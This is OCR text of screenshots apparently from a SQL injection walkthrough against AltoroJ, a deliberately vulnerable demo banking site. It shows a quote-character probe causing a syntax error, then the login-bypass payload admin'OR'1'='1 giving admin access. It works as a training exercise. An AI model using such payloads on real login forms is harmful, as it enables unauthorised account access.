
SELECT * FROM user WHERE username = ‘admin’ AND password = ‘password123’

Query : username = ‘ ’ AND password = ‘ ’

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to



AltoroMutual

Sign Off | Contact Us | Feedback | Search Go

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username: admin'

Password: ••••••••••


Login

SELECT * FROM user WHERE username = ‘admin’ ‘AND password = ‘password123’

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to



PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Syntax error: Encountered "password123" at line 1, column 67.

Username:

Password:

Login

SELECT * FROM user WHERE username = ‘admin’ ‘AND password = ‘password123’


‘ ” string error

Syntax error which means it is vulnerable to the SQLi

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to



Online Banking Login

Username: admin'OR'1'='1

Password: ••••••••••


Now use some payload

SELECT * FROM user WHERE username = ‘admin’ OR ‘1’=’1’AND password =‘password123’

It will first process the AND then OR

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to



Sign Off | Contact Us | Feedback | Search [ ] Go

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

